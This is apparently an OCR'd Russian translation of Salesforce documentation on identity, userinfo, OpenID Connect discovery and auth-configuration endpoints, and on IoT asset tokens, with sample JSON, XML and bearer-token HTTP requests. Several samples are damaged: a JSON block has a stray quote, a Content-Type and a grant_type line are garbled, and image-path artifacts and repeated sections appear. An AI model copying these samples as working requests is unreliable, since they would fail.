{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk",


"metadata":"https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk",


"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk",

   "rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
   "sobjects":"https://yourInstance.salesforce.com/services/data/v{version}/sobjects/",
   "search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
   "query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
   "profile":"https://yourInstance.salesforce.com/005x0000001S2b9"},
"active":true,
"user_type":"STANDARD",
"language":"en_US",
"locale":"en_US",
"utcOffset":-28800000,
"last_modified_date":"2010-06-28T20:54:09.000+0000"}
```

Ниже перечислены возможные ответы системы Salesforce после отправки недопустимого запроса.

Код ошибки	Описание запроса
403 (запрещено) — HTTPS_Required	HTTP
403 (запрещено) — Missing_OAuth_Token	Маркер доступа отсутствует
403 (запрещено) — Bad_OAuth_Token	Недопустимый маркер доступа
403 (запрещено) — Wrong_Org	Пользователи в другой организации

Код ошибки	Описание запроса
404 (не найдено) — Bad_Id	Недопустимый или недействительный код пользователя или организации
404 (не найдено) — Inactive	Деактивированный пользователь или неактивная организация
404 (не найдено) — No_Access	Недостаточный уровень доступа к организации или сведениям
404 (не найдено) — No_Site_Endpoint	Запрос для недопустимой конечной точки сайта
404 (не найдено) — Internal_Error	Сервер не отвечает
406 (не допустимо) — Invalid_Version	Недопустимая версия
406 (не допустимо) — Invalid_Callback	Недопустимый обратный вызов

СМ. ТАКЖЕ:

- Использование маркера доступа
- Редактирование пользователей

Конечная точка сведений о пользователе

OpenID Connect определяет конечную точку сведений о пользователе для получения информации профиля пользователя.

Конечная точка сведений о пользователе — интерфейс API на основе REST, используемый для отправки запросов (с действительным маркером доступа) на получение сведений о пользователе, связанном с маркером доступа, в стандартном формате OpenID Connect. Salesforce возвращает основные личные сведения о пользователе а важные конечные точки, которые может использовать клиент, например фотографии и доступные конечные точки API. Эта конечная точка сведений о пользователе предоставляет доступ к информации только текущему пользователю. Она не предоставляет доступ другим пользователям в организации.

URL-адрес должен иметь следующий формат:
`https://login.salesforce.com/services/oauth2/userinfo`.

Прим.: При использовании безопасной среды компонент `login.salesforce.com` должен заменять компонент `test.salesforce.com`.

URL-адрес должен соответствовать протоколу HTTPS.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Параметры конечной точки сведений о пользователе

Используйте следующие параметры для маркера доступа и конечной точки сведений о пользователе. Маркер доступа можно использовать в заголовках запросов на авторизацию или в запросах, содержащих параметр `oauth_token`.

Параметр	Описание
маркер доступа	См. раздел «Использование маркера доступа» на странице 7224.

Параметр	Описание
формат	Дополнительно. Укажите формат отображения результатов. Ниже указаны возможные значения. • `json` • `xml` Помимо параметра `format`, возвращаемый формат также может быть задан в заголовке Accept с помощью одного из следующих значений: • `Accept: application/json` • `Accept: application/xml` • `Accept: application/x-www-form-urlencoded` Обратите внимание на перечисленные ниже примечания. • Заголовки Accept могут содержать специальные символы. Допускаемые символы `*/*` возвращают значение JSON. • Список значений также принимается и подлежит проверке слева направо. Например: Список значений `application/xml,application/json,application/html,*/*` возвращает значение XML. • Параметр `format` имеет приоритет над заголовком запроса Accept.
version	Дополнительно. Введите номер версии SOAP API или текстовую строку `latest`. Если значение не указано, то возвращаемые URL-адреса API содержат буквенное значение `{version}` вместо номера версии; замена строки выполняется клиентом. Если указано значение `latest`, то используется последняя версия API.
PrettyPrint	Необязательный параметр и принимается только в заголовке, а не как параметр URL. Укажите его, чтобы оптимизировать возвращаемый XML или JSON-ответ для удобства прочтения, а не по размеру данных. Например, добавьте в заголовок следующую строку: `X-PrettyPrint:1`.
обратный вызов	Дополнительно. Укажите действительное имя функции JavaScript. Этот параметр можно использовать, если указан формат JSON. Результаты добавляются в данное имя функции (JSONP). Например, если в результате запроса `https://server/id/orgid/userid/` возвращается значение `{"foo":"bar"}`, то в результате запроса `https://server/id/orgid/userid/?callback=baz` возвращается значение `baz({"foo":"bar"});`.

Ответ конечной точки сведений о пользователе

После отправки допустимого запроса Salesforce возвращает по умолчанию сведения в формате JSON или сведения, заданные параметром Format.

Ответ содержит значения, перечисленные в документе OpenID Connect Basic Client Profile, код пользователя Salesforce, код организации и URL-адреса профиля

Ниже приведен пример ответа в формате JSON.

```
{"sub":"http://login.salesforce.com/id/00Dx000.../005x000...",
"user_id":"005x000...","organization_id":"00Dx000...",
"preferred_username":"user1@1135222488950007.com",
"nickname":"user1.3860098879512678E12",
"name":"yourInstance LastName",
"email":"user1@1135222488950007.com",
"email_verified":true,"given_name":"yourInstance","family_name":"LastName",
"zoneinfo":"America/Los_Angeles",
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F","thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"profile":"https://yourInstance.salesforce.com/005x000...",
"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
"address":{"country":"us"},
"urls":{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx00...",
"
"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx00...",
"rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
"sobjects":"https://yourInstance.salesforce.com/services/data/v{version}/sobjects/",
"search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
"query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
"recent":"https://yourInstance.salesforce.com/services/data/v{version}/recent/",
"profile":"https://yourInstance.salesforce.com/005x000...",
"feeds":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds",
"groups":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups",
"users":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/users",
"feed_items":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items"},
"active":true,"user_type":"STANDARD","language":"en_US","locale":"en_US","utcOffset":-28800000,"updated_at":"2013-12-02T18:46:42.000+0000"}
```

Ниже приведен пример ответа в формате XML.

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
<sub>http://login.salesforce.com/id/00Dx000.../005x000...</sub>
<user_id>005x000...</user_id>
<organization_id>00Dx000...</organization_id>
<preferred_username>user1@1135222488950007.com</preferred_username>
<nickname>user1.3860098879512678E12</nickname>
<name>user1 LastName</name>
<email>user1@1135222488950007.com</email>
<email_verified>true</email_verified>
<given_name>user1</given_name>
<family_name>LastName</family_name>
<zoneinfo>America/Los_Angeles</zoneinfo>
<photos>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail></photos>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<address>
<country>us</country>
</address>
<urls>
<enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000002rIh1</enterprise>
```

```
<metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000002rIh1</metadata>
<partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000002rIh1</partner>
<rest>https://yourInstance.salesforce.com/services/data/v{version}/</rest>
<sobjects>https://yourInstance.salesforce.com/services/data/v{version}/sobjects/</sobjects>
<search>https://yourInstance.salesforce.com/services/data/v{version}/search/</search>
<query>https://yourInstance.salesforce.com/services/data/v{version}/query/</query>
<recent>https://yourInstance.salesforce.com/services/data/v{version}/recent/</recent>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<feeds>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds</feeds>
<groups>https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups</groups>
<users>https://yourInstance.salesforce.com/services/data/v{version}/chatter/users</users>
<feed_items>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items</feed_items>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<updated_at>2013-12-02T18:46:42.000Z</updated_at>
</user>
```

Ниже перечислены возможные ответы системы Salesforce на недопустимый запрос.

Код ошибки	Описание запроса
403 (запрещено) — HTTPS_Required	HTTP
403 (запрещено) — Missing_OAuth_Token	Маркер доступа отсутствует
403 (запрещено) — Bad_OAuth_Token	Недопустимый маркер доступа
403 (запрещено) — Wrong_Org	Пользователи в другой организации
404 (не найдено) — Bad_Id	Недопустимый или недействительный код пользователя или организации
404 (не найдено) — Inactive	Деактивированный пользователь или неактивная организация
404 (не найдено) — No_Access	Недостаточный уровень доступа к организации или сведениям
404 (не найдено) — No_Site_Endpoint	Запрос для недопустимой конечной точки сайта
404 (не найдено) — Internal_Error	Сервер не отвечает
406 (не допустимо) — Invalid_Version	Недопустимая версия
406 (не допустимо) — Invalid_Callback	Недопустимый обратный вызов

Конечная точка обнаружения OpenID Connect

Конечная точка обнаружения OpenID Connect используется для отправки запроса на получение данных о конфигурации OpenID Connect системы Salesforce.

Конечная точка обнаружения OpenID Connect — статическая страница, которая может быть использована для отправки запросов на получение данных о конфигурации OpenID Connect системы Salesforce. Использование сеанса не требуется. Система Salesforce возвращает основные сведения о конечных точках, поддерживаемые параметры scope и другие значения, используемые для авторизации OpenID Connect.

URL-адрес должен иметь следующий формат: `https://login.salesforce.com/.well-known/openid-configuration`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Прим.: При использовании безопасной среды компонент `login.salesforce.com` должен заменять компонент `test.salesforce.com`.

URL-адрес должен использовать протокол HTTPS.

Ответ конечной точки обнаружения OpenID Connect

Данный URL-запрос возвращает сведения в формате JSON.

Это ответ в формате JSON.

```
{"issuer":"https://login.salesforce.com",
"authorization_endpoint":"https://login.salesforce.com/services/oauth2/authorize",
"token_endpoint":"https://login.salesforce.com/services/oauth2/token",
"revocation_endpoint":"https://login.salesforce.com/services/oauth2/revoke",
"userinfo_endpoint":"https://login.salesforce.com/services/oauth2/userinfo",
"jwks_uri":"https://login.salesforce.com/id/keys",
"scopes_supported":["id","api","web","full","chatter_api",
"visualforce","refresh_token","openid","profile","email",
"address","phone","offline_access", "custom_permissions"],
"response_types_supported":["code","token","token id_token"],
"subject_types_supported":["public"],
"id_token_signing_alg_values_supported":["RS256"],
"display_values_supported":["page","popup","touch"],
"token_endpoint_auth_methods_supported":["client_secret_post","private_key_jwt"] }
```

Конечная точка конфигурации проверки подлинности

Конечная точка конфигурации проверки подлинности — это статическая страница, которая может использоваться для отправки запросов на получение данных о SAML организации для единой регистрации и параметров поставщика проверки подлинности. Использование сеанса не требуется. Доступно только сообществам Salesforce или настраиваемым доменам. Рекомендуем использовать данный URL-адрес при разработке приложений, которым данная информация требуется по запросу.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

В ответ на запрос конечной точки конфигурации проверки подлинности система Salesforce возвращает основные сведения в формате JSON. Данные сведения содержат параметры проверки подлинности и регистрации, активы фирменного стиля и другие значения, связанные с поддержкой единой регистрации для пользователей сообщества или настраиваемого домена.

URL-адрес должен иметь следующий формат: `https://<URL-адрес сообщества или настраиваемый URL-адрес>/.well-known/auth-configuration`. Например, `https://acme.my.salesforce.com/.well-known/auth-configuration`.

Ответ конечной точки конфигурации проверки подлинности

Конечная точка конфигурации проверки подлинности возвращает только сведения в формате JSON.

См. пример ответа ниже.

Прим.: Значение `UseNativeBrowserForAuthentication` для сообщества всегда является ложным.

Ниже перечислены значения, которые доступны только сообществам и являются ложными или нулевыми для настраиваемых доменов, созданных посредством функции «Мой домен».

- `SelfRegistrationEnabled`
- `SelfRegistrationUrl`
- `DefaultProfileForRegistration`
- `FooterText`
- `UsernamePasswordEnabled`

```
{
  "OrgId": "00DD00#########",
  "Url": "https://acme.force.com/partners",
  "LoginPage": {
    "LoginPageUrl": "https://acme.force.com/partners/CommunitiesLogin",
    "LogoUrl": "https://acme.force.com/partners/img/logo190.png",
    "BackgroundColor": "#B1BAC1",
    "SelfRegistrationEnabled": true,
    "FooterText": "acme.com",
    "UsernamePasswordEnabled": false
  },
  "SamlProviders": [{
   "name": "ADFS",
   "SsoUrl": "https://adfs.my.salesforce.com?so=00DB00#########"
  },
  {
   "name": "SF Identity",
   "SsoUrl": "https://sfid.my.salesforce.com?so=00DB00#########"
  }],
  "AuthProviders": [{
   "name": "LinkedIn",
   "IconUrl": "https://www.linkedin.com/logos/img/logo.png",
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#########/LinkedIn"

  },
  {
   "name": "Facebook",
   "IconUrl": "https://www.facebook.com/logos/img/logo.png",
   "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#########/Facebook"

  }]
}
```

Безопасное удостоверение для Интернета вещей

Маркеры активов — это маркеры проверки подлинности на основе открытых стандартов JWT для подтверждения и защиты запросов от подключенных устройств. Они идентифицируют устройство для фоновой службы, что обрабатывает поток данных и событий от устройства. Это позволяет регистрировать данные устройства на платформе Salesforce и связывать их с данными Salesforce CRM о клиенте, организации, контакте, помогая вам таким образом действовать в интересах клиента. Поддерживаются настраиваемые бизнес-процессы, где применяются события с маркерами активов. Маркеры активов обеспечивают проактивную поддержку и предсказуемое взаимодействие с вашими клиентами, даже при работе с большим количеством запросов.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Например, предположим, что ваш клиент купил подключенное устройство и зарегистрировал организацию в вашем сообществе поддержки. Ваша кампания предлагает приложение, например мобильную программу или портал, которые выступают в роли агента по регистрации устройства. С помощью данного приложения пользователь подключается к устройству, выполняет вход в сообщество поддержки и регистрирует устройство. Ваше сообщество выдает маркер актива, который идентифицирует это устройство в вашей фоновой облачной службе.

После регистрации устройство может работать независимо от приложения, регулярно отправляя данные о своем состоянии и функционировании в фоновую службу. Если фоновая служба проактивно регистрирует аномальное поведение или состояние устройства, что говорит о проблеме или потенциальном сбое, то автоматически создает обращение. Обращение связывается с активом, который напрямую привязан к записи с контактами клиента и процессом поддержки вашей компании. Устройство также может сообщать об израсходовании ресурсов, таких как чернильный тонер, тем самым открывая новые возможности для последующих рекламных действий и продаж.

На диаграмме показан процесс выдачи маркеров активов, их проверки и использования для защиты вызовов подключенного устройства в фоновые службы. Далее идет подробное описание процесса.



Запрос и выдача маркеров активов

1. Приложение, взаимодействующее с устройством, запрашивает маркер доступа к API-интерфейсу. Приложение может быть любого вида, например программой на мобильном телефоне или клиентским порталом, которые выступают связующим звеном между устройством и Salesforce.
2. Salesforce возвращает маркер доступа.
3. Приложение запрашивает у устройства метаданные, в которые могут входить название, идентификатор, серийный номер, открытый ключ и другие атрибуты.
4. Устройство возвращает запрошенные метаданные.
5. Приложение отправляет свой маркер доступа и метаданные устройства в Salesforce, запрашивая маркер актива.
6. Salesforce проверяет подлинность запроса, авторизацию приложения и пользователя.
7. Salesforce публикует запись события о маркере актива и пытается связывать устройство с существующим или новым активом в Service Cloud. Если вы подписаны на получение событий платформы в триггерах Apex для поддержки настраиваемых бизнес-процессов, то они будут выполнены.
8. Salesforce возвращает приложению маркер актива.
9. Таким образом, приложение зарегистрировало актив и предоставило соответствующий маркер устройству, которое теперь может работать независимо от приложения.

Авторизация доступа устройств с помощью маркеров активов

1. Устройство отправляет свои данные и события в фоновую службу вместе с маркером актива. Фоновая служба обеспечивает функции по работе с устройством, такие как сбор данных телеметрии контроль производительности устройства, и действует от имени клиента.
2. Ваша фоновая служба запрашивает открытый ключ из Salesforce.
3. Salesforce возвращает открытый ключ для этого конкретного устройства.
4. Фоновая служба проверяет маркер актива и определяет, имеет ли устройство право выполнять запрошенную операцию.
5. (Необязательно) Ваша фоновая служба может использовать маркер актива для определения той организации или контакта Salesforce, которые владеют устройством.

Предварительные требования к внедрению маркеров активов

Выполните необходимые и рекомендуемые предварительные требования для маркеров активов.

Использование и проверка маркеров активов

После выдачи системой Salesforce маркера активов устройство, вместе с этим маркером, предоставляет серверной службе свои данные или событие. Серверная служба проверяет этот маркер активов и определяет, имеет ли данное устройство полномочия на выполнение запрашиваемой операции. Стандартным способом обеспечения надежной связи между устройством и серверной службы является использование последовательности маркеров носителя и последовательности обмена маркеров носителя JWT. Для проверки маркера активов JWT используются стандартные общедоступные библиотеки.

Подтверждение владения для маркеров активов

При создании маркера исполнителя, обладающего открытым ключом актива, и обозначении его секретным ключом актива, система Salesforce привязывает этот открытый ключ к маркеру актива. Таким образом можно обозначить подтверждения владения или владельца ключа. Актив сможет доказать, что у него есть секретный ключ, соответствующий открытому ключу, который система Salesforce привязала к требованию `cnf` во время публикации. Подтверждение владения позволяет гарантировать, что маркер будет предоставляться тем активом, для которого он был выпущен.

Предварительные требования к внедрению маркеров активов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Выполните необходимые и рекомендуемые предварительные требования для маркеров активов.

- Необходимо включить функцию «Мой домен». Дополнительную информацию см. в разделе «Мой домен» интерактивной справки *Salesforce*.
- Необходимо иметь созданный сертификат с алгоритмом подписи SHA-256, подписываемый самостоятельно. Маркеры активов подписываются с помощью данного алгоритма с использованием секретного ключа, специально созданного для вашей организации Salesforce и защищаемым ею. Секретный ключ можно проверить с использованием соответствующего открытого ключа в маркере актива. Дополнительную информацию см. в разделе «Автоматические создание сертификатов, подписываемых самостоятельно» интерактивной справки *Salesforce*.
- Включение функции «Удостоверение Salesforce для внешних пользователей» необязательно, хотя и настоятельно рекомендуется для того, чтобы клиенты могли регистрировать маркеры активов. При выполнении действий, описанных в Руководстве по внедрению внешних удостоверений, завершите их внедрением самостоятельной регистрации. Подтвердите, что можете войти в сообщество как внешний пользователь.

- При необходимости обновления формата SON Web Token (JWT) рекомендуется обратиться к спецификации RFC 7519. Важно понимать, как работают запросы в JWT, каким образом JWT кодируются как объект JSON, и как обеспечивается защита этого объекта с использованием структуры JWS.

Использование и проверка маркеров активов

После выдачи системой Salesforce маркера активов устройство, вместе с этим маркером, предоставляет серверной службе свои данные или событие. Серверная служба проверяет этот маркер активов и определяет, имеет ли данное устройство полномочия на выполнение запрашиваемой операции. Стандартным способом обеспечения надежной связи между устройством и серверной службы является использование последовательности маркеров носителя и последовательности обмена маркеров носителя JWT. Для проверки маркера активов JWT используются стандартные общедоступные библиотеки.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Использование маркеров активов в последовательности маркеров носителей

Последовательность маркеров носителей – простой, общий способ представления маркера актива клиентом в заголовке авторизации, например, маркера OAuth: Авторизация: носитель ***JWT***. Для каждого вызова создается один маркер. Последовательность маркеров носителей – это простой подход.

На схеме ниже представлен процесс обмена маркерами носителей для сообщества.



Здесь представлен пример обмена маркерами носителя для сообщества.


```
POST /ingestapi HTTP/1.1
Host: api.devicebackend.com
Content-Type: application/json
Authorization: Bearer
eyJraWQiOiJBc3NldHMiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOlsiaHR0cDovL2xvY2F
saG9zdDo1MDAwIl0sIm5iZiI6MTQ1MjQ5MTc4OSwiaXNzIjoiaHR0cHM6Ly9hc3NldGlkLWRldmVsb3Blci1
lZGl0aW9uLm5hMS1ibGl0ejAzLnNvbWEuZm9yY2UuY29tIiwiY25mIjp7Imp3ayI6eyJrdHkiOiJSU0EiLCJ
lIjoiQVFBQiIsImtpZCI6ImRldmljZWtleSIsIm4iOiJqY3YxZndyQnFZa2NzeFBTSjR2cG03Yjc4cXZpTjl
```

```
3OXVieF9sUUhV0lEWDdOYUt2UGxQNmxGUDF3MHJZci0xelN1c0JGakxLeGhrVmJsSGRER3ZldDN4NUJmZ1p3
NXducmt3N1ZqYjZyeWNMNWhGOVBuOXU2Rndla3NXN0l4YnBqRVZQbEltT1I4Mkg0LXdOV053dzFCZ2xrVlJF
OTdsUFVMQlc0WlRwbkZiTW84a2owVVE0S2d2Ri13UnN1dmcwOVhaa1FPdnF4dFdHQ0pJUzJZSHoxUEw1cEll
TXFwMFlwSkxWZ3g1QXZHTDVHNXl0bVprX3JfZnl1QXJ4TGstdWZXNE1qSkw2Rmo4dzFLYnZ6YXhlMWlDbGQ
tdXRsd2JUWmtfN0daSUtsbVR4d1JGZkJqVWM4VzRsbFJoMDdFUXI0cThpNHVYeEJaQ3pEWjcyQWxXWHcifX0
sImlkIjoiMDViRDAwMDAwMDAwMDU2IiwiZXhwIjoxNDUzMDEwMTc1LCJhaWQiOiIwMmlEMDAwMDAwMTZHTVI
iLCJkaWQiOiI2YWM5YmMyMi0yYTQxLWI4NWEtYWY3Ni1jMTJlOWUzYmY4YmMifQ.LhGF8nkJVd3soE
7UjLujjTVIjMzbzwicWpJ6tLlFScX7Yc45nzv1ccDB2UHHj2R5aEZT4K8gfLAD8AHWHErhwVmHLkTeqtXok8 a-S1dg
 QW_7-STybWl3Bf2xHXomm9ZdvL406UaZMOdCNrNDSqAZn0kgupo3orzkCC3YLCes1nc4iFIMKXbWCeRiEkGo
Przx09PnJqUA9nz74nyKo3-NhpZvy6o-qxAryeibUeOfrtG8wvbnjjbNEDukS-GU0rZTcW9KABboCT 13DLFM
5caFofNgcKE3W67zlJIcSAEgOSVNVoiFYwSlTvWiyxMIMabEOd8usAfwnIKk1XUYnuNG0w

{"some": "data"}
```

Использование маркеров активов в последовательности маркеров носителей

В последовательности обмена маркерами носителей JWT клиент создает запрос, вызывает целевую систему для обмена маркера актива и получает маркер OAuth, который и предоставляет для последующих вызовов. Если серия вызовов будет скоординирована, а цель будет связана с сеансом, то использование маркеров будет еще более эффективным. Для одной цели за один сеанс создается один маркер, который обменивается с использованием профиля маркера носителя JWT для проверки подлинности клиента OAuth 2.0, определенной в спецификации RFC 7523.

На схеме ниже представлен процесс обмена маркерами носителями JWT для сообщества.



В этом примере сначала запрашивается маркер доступа:

```
POST /oauth2/token HTTP/1.1
Host: login.devicebackend.com
Content-Type: application/x-w w-form-urlencoded
```

```
grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Atoken-exchange&subject_
grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=ey
JraWQiOiIxOTgiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdF9oYXNoIjoiT1c2ajJfNF
pqcmU4cGFkREpYdEZEQSIsInN1YiI6Imh0dHBzOi8vbG9naW4uc2FsZXNmb3JjZS5jb20vaWQvMDB
EMzAwMDAwMDAwbWx4RUFBBLzAwNTMwMDAwMDAwZ0tWOEFBTSIsImF1ZCI6IjNVkc5OU94VHlFTUNR
M2dYdVgzMWx5c1gzUlFQNC5WajNFVnpsTXNWYnhGdlVlN1ZqWjBXY2pXdkdsQVU3QlBKRlpCU3lCR
1BpR3lIaG9qWjJCRTMiLCJpc3MiOiJodHRwwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwiZXhwI
joxNDUxNTExNjU2LCJpYXQiOjE0NTE1MTE1MzZ9.ervvV9H89ODomiXekq0_6SVkgxZkQGaJ8nKXj
t3VSCB46e7YiHN3lDg9BXFfT8NdtipCHpHNQCAJ38R-II_txVb1U-QE598sNK5aHVGNkyzoQnPIsL
VPFDZrWCi1v4FDGBfxtckiGWw_bN1x_FYO0qnLwaD5Fdz7kNdi_Xujvsf63tdW-nfWUoyld6-htu5
eDI3cergGz3itaYyJHpPF7od11ff6O2cW9YUVXQaOF1vcOPK1R23QTlxkPm5rNT2NnWyEWEm_v4Fj
TbqItNK5hgRQO6DYG1xmCkC6V1AD7AVIRbTF99-9f_c5t9BDR1x1AMDo6JKcHAVCafngdQ1jRNlML
0CGT92GgQ6PGD7Ea5oy1zqu7gub1vYpFrI_3s2tVD_2nRIAgQuSVW5ckSxcX4Xh6Qukiu1woKkM5H1
6_Pm5iY4jexXKkQDWlfsCsANtFCopYfOuX1lkm5DqqTwDJL3sixh5eQKr5gtKAd8jzgcV5rfalNcKt
gozW2cGyVO7Co9jjWqchs6ZyOo7Z8mZgxyBkYOI-r73Nv6vplrHgvWe3azGEcgYSl_NN4E0GWu2Qnf
